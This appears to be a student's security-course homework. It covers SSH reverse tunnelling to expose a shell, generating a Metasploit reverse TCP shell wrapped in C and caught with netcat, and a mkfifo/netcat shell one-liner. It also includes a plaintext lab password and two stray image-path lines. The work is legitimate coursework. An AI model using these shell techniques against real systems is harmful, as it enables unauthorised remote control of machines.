Homework #1

1. What are the kernel versions and distros (plus versions) of Kali, elra*, and moxie? (Tell me how you found out!)

Kali => Commands: uname -a (version and distro), version: 3.14-kalil-amd64, distro: Debian 3.14.5-1kalil

elra* => Commands: uname -a, lsb_release -a, version: 3.13.0-36-generic, distro: Ubuntu 14.04.1 LTS

moxie => Commands: uname -r, version: 3.2.0-30-generic, distro: Ubuntu 12.04.3 LTS

2. Use ssh to open a port on moxie that serves a shell on Kali. Connect to the port on moxie from another machine and show that you can log in to Kali. Explain what you had to do to accomplish this.

On Kali =>

service ssh start (start ssh)

in ssh_config AllowUsers rowe7280

useradd rowe7280 (add user to kali)


passwd rowe7280

ssh -l rowe7280 moxie.cs.colorado.edu -R 8888(port on moxie):localhost:22(port on kali)

(this creates a forwarded port on moxie that goes to port 8888 on kali)

On Macbook =>

ssh rowe7280@moxie.cs.colorado.edu -p 8888



```
engr2-16-52-dhcp:~ Bob$ ssh rowe7280@moxie.cs.colorado.edu -p 8888
rowe7280@moxie.cs.colorado.edu's password:
Linux localhost 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (2014-06-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/rowe7280: No such file or directory
$ ls
0     etc                lib         media  root     srv  var
bin   example.conf.json  lib32       mnt    run      sys  vmlinuz
boot  home               lib64       opt    sbin     tmp
dev   initrd.img         lost+found  proc   selinux  usr
$ 
```

3. Suppose a friend opened apache on port 80 on Kali while connected to campus wireless. How would you, using your own laptop on campus wireless, expose your friend's port 80 on moxie?

Like I did for the previous problem, you can forward apache on port 80 on Kali from your friends computer to port 80 on moxie. Port 80 on Kali needs to be exposed to campus wireless for this to work. On my laptop, I could connect to my friend's port 80 because I am on the same network and can see it. From there I could forward that through my laptop to a port on moxie.

4. Using metasploit, generate a reverse shell for Kali then execute it in a C wrapper and demonstrate that it will connect to a server on moxie and give shell access.

Start metasploit in Kali by typing 'msfconsole'

‘show payloads’

‘use linux/x64/shell_reverse_tcp’

‘show options’

‘set LHOST 128.138.201.120’

‘set LPORT 8888’


‘generate -b ‘\x00’ -f /root/reverse_shell.c -t c’

add ‘main () { ((void(*) ())buf)(); }’ to reverse_shell.c’ in order to compile and execute it

compile the file with ‘gcc -z execstack reverse_shell.c -o reverse_shell’

ssh into moxie and use ‘nc -l -p 8888’ to listen for client to connect

run ./reverse_shell on Kali and it will connect to the port moxie is listening on



```
rowe7280@moxie:~$ nc -l -p 8888
ls
Desktop
VBoxLinuxAddtions.run
guestadditions
reverse_shell
reverse_shell.c
shell_revers_tcp.c
```

rm

---

5. Open two windows in Kali. In the first window, type

$ mkfifo f

$ exec < f

redirect stdin of shell to the content of f

In the 2nd window, type

$ echo ls > f

put ls into f

(a) Explain why the first window shows its directory on stdout.

'echo ls > f' puts ls into the fifo file f which has been redirected to ouput it's contents to stdin of the shell with 'exec < f'.

(b) Explain why the first window's shell died

The first window's shell dies because after ls is sent to the stdin of the shell through f, f closes which closes stdin of the shell and the shell dies. A broken pipe is created which kills the process.

6. Open two windows in Kali. In the first window, type

$ mkfifo f

$ exec < f

change stdin of shell to f

In the 2nd window, type

$ exec 3>f

open f for writing

open new file descriptor pointing to f

replace stdout of 3 with f

$ echo ls >&3

send ls to 3

(a) Why doesn't the first window die now?

The first window doesn't die because now the stdin of the shell is linked to 3 which is open for writing and does not close until you tell it to. There is no broken pipe created.

(b) Explain how to recover stdin on the first window *without* killing and restarting its shell.

The command 'exec < f' replaces current shell stdin with f. To get back stdin on the other terminal I can close the current stdin which is being redirected to a file with the command 'echo 'exec 0<&1' >&3' sent from the 2nd shell and recover the original stdin.

7. Explain how to use mkfifo to get a reverse shell with netcat when -e and -c are unavailable. You can google this if you like, but be sure and *explain* how it works.

commands => mkfifo f; cat f | /bin/sh | nc -l -p 8888 > f
Create a fifo file (mkfifo f); Read the contents of f (cat f) and send them to a shell (| /bin/sh); send the output of the shell to the port nc is listening on (nc -l -p 8888); take the input from the port nc is listening on and put it in f (> f);
So somebody connects to 8888 and types commands which go into the fifo f. These commands are then sent to a shell which sends the output to the port 8888. It's one big circle.

8. Write a program that reads 4 unsigned ints sent in host byte order from hitchens.cs.colorado.edu port 1234 adds them up, and sends them back to that port. (This is a little-endian machine. Recall that "network order" is big-endian.)
Username: vortex1 Password: Gq#qu3bF3

Code attached.

9. Find a Sayler 6-Collision in md5. A "Sayler 6-Collision" is a pair of distinct inputs whose md5sum matches in the first 6 and last 6 printed characters. For example this is a Sayler-6 Collision.

```
$ md5sum file1
d41d8ce1987fbb152380234511f8427e  file1
$ md5sum file2
d41d8cd98f00b204e9800998ecf8427e  file2
```

Do *not* run your search code on moxie. Use your own computer or a lab computer. Turn in your code with your solution.

Inputs that cause a Saylor-6 collision are: 4308906, 6857790

Code attached.